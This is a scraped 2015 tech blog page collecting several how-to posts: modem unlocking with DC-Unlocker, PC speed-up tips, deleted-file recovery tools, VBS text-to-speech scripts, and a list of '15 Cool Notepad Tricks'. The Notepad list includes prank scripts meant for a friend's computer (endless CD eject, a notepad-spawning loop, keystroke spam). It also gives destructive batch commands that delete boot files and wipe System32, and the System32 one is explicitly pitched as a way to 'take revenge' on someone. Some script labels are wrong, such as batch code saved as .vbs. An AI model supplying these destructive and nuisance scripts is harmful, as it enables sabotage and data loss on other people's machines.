Tuesday, June 30, 2015

How to Unlock Huawei E355s-1 Modems



  Extract the files to your desktop, click on DC crap then run the file. Disconnect to the internet and plug your USB modem with a different provider SIM.(for Huawei users, you don't need to swap any SIM). And insert your modem to the USB port.


Datacards,now choose that matches on your modem)
Choose what manufacturer that your modem is. (Huawei Datacards or ZTE.
 Click the magnifying glass, and it will search for plugged USB modems.


Once the modem is detected, go to unlock by your right upper side and Click the Unlocking menu, then choose "unlock".


Wait till the unlocker program says that, unlock is successfully done. Nowyour modem can accept other network

HOW DC-UNLOCKER LOOK LIKE


Monday, June 29, 2015

HOW TO SPEED UP A SLOW PC 2

Having a slow computer is not something most users fancy, but that is what most of us end up with after prolonged usage despite having the latest hardware. Understandably, there are also a few of us who are trapped with a low-end PC and are forced to get as much out of it as possible. This article caters to both these type of users as it not only explains how to make your computer as fast as it was when new but also how to reduce the footprint of your system to utilize your PC's current system resources in the best possible way.

First thing first. Make sure your PC isn't infected by a virus, worm or other malware

Anyone who has used an infected computer will verify how painfully slow a computer becomes when infected by a virus. More tech savvy users will counter that an infected computer's speed depends upon the type of malware. To be honest, it does. However, based on my personal experience, I can say that while some malware are designed specifically for making computers slow and unresponsive, most malwares tend to decrease a computer's performance. 

If your computer is infected, the first thing you need to do is deep scan your entire hard drive to remove all traces of the virus. Also, scan your secondary storage devices to make sure that they are clean as well. Additionally, make sure to follow best security practices to avoid getting infected in the future.


Remove unused and unnecessary programs

Now that we are sure that your computer is not slow because of a virus, you need to get rid of all the unnecessary programs that you have installed on your PC. To remove these programs, go to Programs in the Control Paneland uninstall your unnecessary programs one by one. If you are like most Windows users (including me) and are having a tough time figuring out which programs to uninstall as all of them seem important, follow this rule: If you have not used the program in the last month, it probably is unnecessary. It is better to uninstall that program given that you can reinstall it whenever required. It also is a good idea to remove all the useless software that came bundled with your computer. If you want, you can remove unused Windows features as well to further tone down your operating system.


Remove unnecessary startup programs

Startup programs are the programs which start automatically each time a user logs on. Not only do they result in a slow startup, but they also run persistently, until you close them manually, continuously consuming valuable system resources (CPU and RAM) while they are running. So, disabling unnecessary startup items results in both a faster startup and a more responsive computer, as these applications not running continuously means more RAM and CPU will be available for the operations you perform on the computer.

To disable unnecessary startup programs, type msconfig in the search bar in Start menu (in Windows 7 and Windows Vista) and on the Start screen in Windows 8 and 8.1. On Windows XP, type this in the Run dialog box. This will start the System Configuration utility. Click on the Startup tab and disable all the applications that you think are not essential on your computer's startup. Restart your computer to see the changes. Keep in mind to not disable your security products as that will make your computer more susceptible to getting infected.

Restart your computer often

PC speed
This is assuming that you continuously use your computer for long periods of time. Each time when you close a running program in Windows. it frees the memory that the program was occupying. However, it may so happen that some parts of the memory do not get freed which results in less system resources available to you to use which ultimately results in a slower PC. When you restart your computer, these occupied spaces in the memory get freed. Although, this memory issue has been somewhat fixed in recent versions of Windows, it still is a good idea to reboot your computer at least once a day.

Check your hard drive for errors

Over time, as you use your computer, chances are that some errors might creep in your hard disk which negatively affect your computer's performance. The best way to solve this issue is by using the inbuilt Disk Check utility available in all versions of Windows. To use it, execute chkdsk /r in the Command Prompt. Remember to open the Command Prompt as an administrator. It might prompt you to restart your computer. Execute Y to restart your PC. The chkdsk/ r command scans your computer's hard drive for errors and recovers readable data. Depending upon the size of your hard disk, this step might take some time. This step might increase your computer's performance phenomenally if there are a lot of errors on your hard drive.

Make sure you have enough free space

System speed is not only dependant upon CPU and RAM. If your hard drive is above 95% full, you will notice that your system hasn't been running at the fastest speed. This happens because Windows require empty space for swap files to increase in size and also as space for temporary files. It is imperative that the more cluttered and filled a hard drive is, the more difficult it is to read. To solve this issue, delete unnecessary data or move it to external storage devices.

Repair protected Windows system files

As you use your computer, it is possible that one or more system files get damaged or get corrupted which might effect your system's performance in a negative way. Thus, it is important to check that all your system files are original and behaving as they should. The best way to check your operating system's files is through the System File Checker. To run the System File Checker, open Command Prompt as an Administrator and execute sfc /scannow. This command will check all your system files and if it finds that some of them are modified or corrupt, it will replace them with the original. This step can take anywhere between 5 to 15 minutes but is one that you should perform especially if your system has ever been infected by a virus.

Disable unnecessary visual effects

Speed up slow computer
The visual effects that make your computer look beautiful also slow it down considerably. So, if you want to get the best performance out of your computer, you should disable all these visual effects. To disable these visual effects:-
1) Press Windows Key+R to launch the Run dialog box.
2) Execute sysdm.cpl.
3) Go to the Advanced tab in the following Window and click on Settingsin the Performance section.
4) Then encircle Adjust for best performance. If you want to use visual styles and themes, check it (located at the very end of the list).
5) Click on Apply to apply the changes.

Disabling these visual effects could lead to a considerable improvement in your system's performance especially if you are on Windows 7 or Windows Vista and using the Aero interface without a graphic card.

Do not run multiple antivirus programs

Make sure that no more than one antivirus program is running on your PC. An antivirus's resident protection takes a lot of resources. So, having more than one antivirus program would bring about a significant reduction in your computer's speed.

Disable sound schemes

Whenever you perform an action in Windows, a sound is played to indicate it. Although it leads to a better user experience, it also contributes towards slowing your PC down. To make your PC a lean work machine, you should disable these sounds. To disable these, open Sounds from the Control Panel or alternately type mmsys.cpl in the Run dialog box. Go to the Sound tab and select "No Sounds" from the Sounds scheme dropdown list and click Apply.

Update Windows and make sure that you are using the latest drivers for your hardware

Having all the updates ensures that your computer is running the best possible version of your operating system and your hardware is being utilized by the best possible code. Also, an updated operating system makes you more secure against future intrusions by performance reducing malware.

Make computer fast

Use a Registry Cleaner to keep your Registry in good shape

The Windows Registry is a place which keeps information about all installed programs and active system files on your system. Over time, as you install and uninstall programs, the Registry can get filled with useless entries which might increase its size making it difficult to read. This happens because most uninstallers don't remove the program's Registry entries during an uninstall. Also, the larger the Registry is on your computer, the more time Windows will take to start.

To solve this issue, use any free Registry cleaner to remove useless entries. Depending upon the number of entries in your Registry and its size, you might see a significant increase in your computer's performance.

Delete Temporary Files

Temporary files are stored in your computer as Windows operates. They are files that contain your recently accessed files list, log files, your internet history, form history, cookies and temporary internet files. Over time, the number of these files increases and cleaning them becomes important. You can use CCleaner (mentioned above) to clean them or the inbuilt Windows Disk Cleanup utility by executing cleanmgr.exe in the Rundialog box. You can also schedule a disk cleanup to ensure that it happens automatically.

Disable Windows Search Indexing Service

Fast computer
The Windows search indexing service scans all the files and folders on your system and stores information about them in a database to make searches faster. Naturally, this results in consumption of resources. If you don't use Windows Search often or are willing to trade faster searches for a faster computer (as you should), disable the indexing service. To disable it, executeservices.msc in the Run dialog box. In the work area on the right side, locate Windows Search service and double click on it. In the followingProperties dialog box, select Disabled from the Startup type dropdown and click OK. Restart your computer. Your searches will be slow but your computer will be faster than ever.

Check Device Manager to look for hardware conflicts

Open Device Manager to see that all the connected hardware are functioning properly. If you find a hardware conflict, take the necessary steps to resolve it. If the conflict cannot be resolved, disconnect the problematic hardware until you find a solution.

Change to High Performance power scheme

If you are running your computer on a battery and notice that it is running slow, change the power scheme to high performance to increase system speed. Keep in mind that it will increase the amount of power consumed by your computer. To change the power scheme, open Power Options from the Control Panel. You can directly search for Power Options in Windows 7, Windows 8 and Windows 8.1 from the Start Screen/Menu.

Check if your computer is overheating

If your computer is overheating, then it is possible that it is causing your computer to run slowly. This is because most modern processors slow down when the computer is overheated to allow the computer to cool down. 

To prevent your computer from overheating, make sure that the cooling fan works properly and that there is no dust clogging the air vents as it will prevent air flow which will result in poor cooling. Clean your computer's case with a light brush and place it somewhere where it can be effectively cooled by air. If you use a laptop, a cooling pad might be of help.

Defragment your hard drive

When Windows stores a file on your hard drive, it does not look for a single place to store your file as a whole. Instead, it stores the fragments of the file randomly, i.e storing them at whatever empty space it can find the quickest. Due to this, the fragments of a single file can be scattered all across a hard disk. A hard drive that has many files distributed like this is called as fragmented. Naturally, this results in slower file access times because Windows needs to find all these pieces and put them together (something like a jigsaw puzzle) before the file can be accessed.
Defragment harddrive to increase PC speed

This is what defragmentation corrects. When you defragment a hard drive, the scattered pieces of a file are put together and stored on the hard disk in continuous cells (assuming a hard disk to be made up of a large number of cells with each cell representing a particular storage space).

To defragment your hard drive, you can use the in-built Windows Disk Defragmenter utility. It can be searched on the Start Screen in Windows 8 & 8.1 and is located at Start>Programs>Accessories>System Tools in older versions of Windows.

Use ReadyBoost to increase the speed of your Windows computer

If you are running a computer that does not have enough RAM, using a flash drive with the ReadyBoost technique can and will give you significant improvement in speed. As with ReadyBoost, your flash drive becomes a cache that stores files that you might immediately require giving you faster access times than if those files had been stored on a hard disk. 

Keep in mind that ReadyBoost depends upon the condition of your flash drive and was intended to increase speeds of devices which were short on RAM. If you already have a sufficient amount of RAM, chances are that you might see very little to no improvement in speed by using it. 

Reinstall Windows

This is one of the more drastic methods and should only be used if all the methods mentioned above fail to bring any significant increase in your computer's speed.
Speed up Computer

If you haven't reinstalled Windows in a really long time, it is possible that because of constant use, the system has got bogged down with useless clutter in a way that no amount of tweaking will fix its condition. Then, reinstalling Windows is the only option.

Reinstalling Windows brings about a definite increase in speed but gives you a new PC without all your software and customization. Modifying it according to your needs will take a lot of time though but that is something you must sacrifice for a faster PC.

If you use Windows 8 or Windows 8.1, you can refresh your PC without affecting your installed apps and settings. To refresh your Windows 8 PC, open Update and Recovery by going to Change PC Settings from the Settings button that appears when you move your mouse pointer to the right side of your screen. Under it, click Recovery. Then under Refresh your PC without affecting files, click Get Started.

Upgrade to a solid state HDD

Although solid state hard drives are a lot faster for writing and reading data than older optical hard drives, their heavy price is something that keeps them out of the range of many. Still, if you do manage to get one for your PC, the change in speed will be immediately visible.

If all else fails, get more RAM

RAM or the Random Access Memory contains all files of the currently running programs that are immediately required by the computer. Accessing files from the RAM is much faster than doing the same from a hard disk. This means that more the RAM you have, more the programs you can run without compromising on speed. RAM upgrades do not cost much and are one of the best ways to speed up a slow computer.

HOW TO RECOVER PERMANENTLY DELETED FILES

Have you ever deleted a file that you did not wish to and wanted to recover it but did not find it in the recycle bin? You probably deleted it permanently with Shift+Delete or emptied the Recycle Bin. Now what? Don't worry, you may still have a chance to get it back. This article lists some free software that can recover deleted files from your hard drive or any other storage device instantly.

But how do the software mentioned below undelete deleted files?

When files are deleted, Windows does not delete them from your hard disk. It marks the storage space as empty for new data to be written and deletes the index entry that tells the location of those files. Unless, new files are written on that space, the deleted files are still recoverable. That's what allows these software to recover deleted files.

There are many free software that allow users to do this. Some of them are given below:-

1) Pandora Recovery
recover deleted files in Windows
Pandora Recovery is a free software that offers a wizard based interface for recovering files. It allows you to browse a drive's individual folders to look for deleted files. It also allows you search for a deleted file based on its name, file size, creation date and last access time. Its deep scan allows you to recover files that other software might have missed. Although deep scan does not return a file's original name and location, it still is effective to recover data from drives with corrupted file tables and drives that were recently formatted. It can even recover data from CDs and DVDs.

2) TOKIWA DataRecovery
undelete files in Windows
At just over 200KB, TOKIWA DataRecovery is the smallest file recovery program in the market. It supports undeletion from FAT 12, FAT16, FAT32 and NTFS file systems. It also supports recovering NTFS compressed and EFS encrypted files. This software supports Windows and is portable as well. It also has a file shredder that allows you to wipe out files in a manner that they cannot be recovered again.

3) Recuva
undelete files
Another great freeware, Recuva offers a wizard based interface to unerase files. Recuva offers scanning deleted files based on their type (music, pictures, videos etc.). It also allows deep scanning in case a file you deleted is unrecoverable via normal search. Like TOKIWA DataRecovery, Recuva also offers securely deleting files. Recuva also has a portable version that you can keep in your flash drive.

All of these recovery software support recovery from memory sticks, digital camera cards and MP3 players. They support undeleting all types of pictures, software, movies and documents from both FAT and NTFS formatted drives. They work on Windows 8.1, Windows 8, Windows 7, Windows Vista and Windows XP.

Free File Recovery Software
Some important tips to increase the chances of getting your deleted files back:-

1) When a file is deleted accidentally on a storage device, make sure that you don't do anything on it as doing that would increase the chances of new data being written over your deleted files; which would make file recovery impossible.

2) If you have deleted files on your main computer (the one you are using right now), do not browse the internet, download new software or shut it down. Keep it running and go to another computer, download one of the software mentioned above that is portable and save it on a flash drive. Then plugin the flash drive in your current system and perform file recovery. Regardless of whether you accidentally delete files a lot or not, make sure to always have that software in your flash drive in case you accidentally delete important files.

3) If one software fails to recover your deleted file, it does not mean that another one wouldn't recover it too.

HOW TO MAKE YOUR COMPUTER WELCOME YOU

Do you watch movies? Have you always loved the way how Computers in movies welcome their users by calling out their names? I bet that you too would want to know how you can achieve similar results on your PC and have a computer said welcome. Then you are at the right place, this article describes exactly how you can make your computer welcome you like this. With this trick, you can make your Computer welcome you in its computerized voice. You can make your Windows based computer say "Welcome to your PC, Username." Make Windows Greet you with a Custom Voice Message at Startup To use this trick, follow the instructions given below:- Click on Start. Navigate to All Programs, Accessories and Notepad. Copy and paste the exact code given below.
Dim speaks, speech speaks="Welcome to your PC, Username" Set speech=CreateObject("sapi.spvoice") speech.Speak speaks
3. Replace Username with your own name. 4. Click on File Menu, Save As, select All Types in Save as Type option, and save the file as Welcome.vbs or "*.vbs". 5. Copy the saved file. 6. Navigate to C:\Documents and Settings\All Users\Start Menu\Programs\Startup (in Windows XP) and to C:\Users\ {User-Name}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup (in Windows 8, Windows 7 and Windows Vista) if C: is your System drive. AppData is a hidden folder. So, you will need to select showing hidden folders in Folder options to locate it. 7. Paste the file. Make your Computer Welcome you at startup Now when the next time you start your computer, Windows will welcome you in its own computerized voice. Note: For best results, it is recommended to change sound scheme to No Sounds. You can change the sound scheme to No Sounds by following the steps given below:- Go to Control Panel. Then click on Switch to Classic View. Then Click on Sounds and Audio Devices. Then Click on the Sounds Tab. Select No Sounds from the Sound Scheme option. If you wish to save your Previous Sound Scheme, you can save it by clicking Yes in the popup menu. Click on OK. Change Sound Scheme to No Sounds Try it yourself to see how it works. In my personal opinion, this is an excellent trick. Whenever I start my PC in front of anybody and the PC welcomes me, the fellow is left wondering how brilliant a computer do I have. And incase you come across any problem while doing this, do not hesitate to comment......

SEE HOW TO MAKE YOUR PC TALK

Have you ever wondered how can you make your computer speak whatever you input to it like in the movies? Would it not be fun? If only it was possible! Rejoice, because now it is possible. Well, if you wish to know how to do this, then you have come to the right place. With this trick, you can create a script in Windows which will make your computer speak whatever you input to it. To create one such talk script, follow the steps given below:- Make your Computer Talk Steps Open Notepad. Copy and paste the exact code given below.
Dim Message, Speak Message=InputBox("Enter text","Speak") Set Speak=CreateObject("sapi.spvoice") Speak.Speak Message
3. Click on File Menu, Save As, select All Types in Save as Type option, and save the file as Speak.vbs or "*.vbs". 4. Double click on the saved file, a window will open like the one in the image. Enter some text in enter text column and click OK. Now your Computer will speak / talk what you typed in Step 4. Try it yourself. Windows Compatibility: This VBS file can be executed on all versions of Windows including Windows XP, Windows Vista, Windows 7 and Windows 8. Personal Experience: I personally showed this trick to many of my friends and they were literally left awestruck. You too can impress your friends by making your PC talk and be the Computer Wiz.

Saturday, June 27, 2015

15 Cool Notepad Tricks You Should Know

One of the first things that one learns while learning to use a computer is an application called notepad. Almost everyone knows what notepad is, and despite being a simple looking and functioning application what kind of a power it actually possesses. One can literally destroy someone’s PC using a notepad, one can also solve big problems using notepad. Ok, notepad does not do all that I said on its own, but still. It is the platform where one can write the initial code that can then be compiled and stuff. So, learning a few small notepad tricks won’t really hurt our chances of showing off or maybe getting a different prospective about what notepad can really do.
So, here are 15 cool Notepad Tricks you should try:

1. Continually Pop Out CD Drive Using Notepad

Don’t you think it would be fun if you could play with your friend by making his cd-drive pop again and again? Just enter the text below into notepad and save it as a .vbsfile. Double click on the .vbs file to see it work.
Set oWMP = CreateObject(“WMPlayer.OCX.7?)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

2. Shutting Down Computer Using Notepad

Just imagine, if instead of pressing on start button and then on the shutdown button and then on the ok option, you could just double click on an icon to shut your system down. The Notepad trick code written below does just that. Just save the file as a .vbsfile, and press it when you need to shut down the system.
@echo off
msg * System will now shut down
shutdown -c “Bye!” –s

3. Open Notepad Continually in Your Friend’s Computer

Just another Notepad trick to play with your friend’s system would be to set off a command which would open his/her notepad repetitively.
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

Save it as a .vbs file and open it to see what happens.

4. Make A Personal Log-Book or A Diary

A special feature which allows us to make a log exists in notepad. Using it we can make logs of stuff as notepad will put the date and time for us whenever we open a specific type of Log file. For doing this, just type ‘.LOG’ in the notepad and save it under any name that you wish. Now whenever you’ll open this particular file, you’ll see that notepad automatically enters the date and time at which it is opened, and then you can make a log record and save the log.
4. making logs2

5. Matrix Effect

Now we’ll discuss a Notepad trick that can turn our command prompt into something that looks like it just came out of the matrix movie, or maybe something that looks like something straight out of a hacker’s system. For doing this, all you need to do is paste the following code in notepad
@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start
now you’ll need to save this file with an extension .bat , and upon clicking on the .bat file that you have created, you’ll see something like this.
5. Matrix effect result
A small tweak to customize this cool effect is that you can change the value in front of color, i.e. 02 in color 02 to any other value like 03 for instance; this will change the color of the text that appears in the command prompt.
5. Matrix effect result blue
Assign different values to the color, and have fun.

6. Toggle Capslock Repeatedly Using Notepad

You can play with someone’s computer, or maybe your own computer by writing a script that can toggle Caps Lock repeatedly.
Just copy and Paste the code written down below into notepad.
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
loop
Now save it as a .vbs file and use it to see the magic.

7. Typing Slow

This is a trick which will cause the text to be typed slowly, to try it out, just copy and paste the text below into notepad and save it as a .vbs file.
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(“WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “
It does nothing but introduces a small delay between different strings it types.

8. Converting Text to Speech Using Notepad.

Just copy and paste the code down below into notepad and save as a .vbs file.  When you play it, you’ll get a dialog box asking what you want the computer to say. Have fun.
Dim message, sapi
message=InputBox("What do you want me to say?","Speak to Me")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak message

8. audio from notepad dialog box

9. World Trade Center Attack

According to this trick, if you enter the flight number of the flight that struck the twin tower, i.e. Q33N in notepad and then change the font type to ‘wingdings’ and the font size to 72, then you’ll see a very strange thing.
It is a very cool trick, but unfortunately is a hoax as no such flight struck the twin towers.

10. Changing Header and Footer in Notepad

Go to File ->Page setup in notepad, and then in the fields for header and footer, type any of these codes.
10. header footer dialog box
&l Left-align the characters that follow
&c Center the characters that follow
&r Right-align the characters that follow
&d Print the current date
&t Print the current time
&f Print the name of the document
&p Print the page number

11. Deleting Startup Files Using Notepad

A way to devastate a PC would be to remove the files that help it to start up. Though not advisable, this is the code that has the power to do it.
@ECHO OFF
ATTRIB -R -S -H C:\AUTOEXEC.BAT
DEL C:\AUTOEXEC.BAT
ATTRIB -R -S -H C:\BOOT.INI
DEL C:\BOOT.INI
ATTRIB -R -S -H C:\NTLDR
DEL C:\NTLDR
ATTRIB -R -S -H C:\WINDOWS\WIN.INI
DEL C:\WINDOWS\WIN.INI
SAVE IT AS .BAT FILE.
This will shut the computer down and delete files required to get your computer into a normal state.
Don’t try doing this on your computer unless and until you wish to loose all your data.

12. Deleting System32 Files Using Notepad

Wish to take revenge from someone? Just use this code, save it as an.bat file, and see what it does to that person’s system. It will delete all the System32 files required for the system to work in order.
Just paste the following in notepad and save it as a .bat file.
DEL C:\WINDOWS\SYSTEM32\*.*/Q

13. Hit Enter Continuously

What if we wished to use the function of our enter button happen again and again, a better idea than to press it again and again would be to use the code below
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop
Save it as a .vbs file and see its magic

14. Hit Backspace Continuously

Ok, we need the backspace button, but what is we wish to annoy someone and make it press itself again and again, mechanically it would require some work on our part, but if we just use this code, it would become a lot more easier.
MsgBox “Backspace again and again and AGAIN”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
Save as a .vbs file to make it work.

15. Typing Something Again and Again

A code to type something again and again is mentioned below, you can use it to write anything again and again and again, until you get it out of the loop.
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “I'll be typed again and again”
loop

save it as a .vbs file to make it work.
Silverrushstyle.com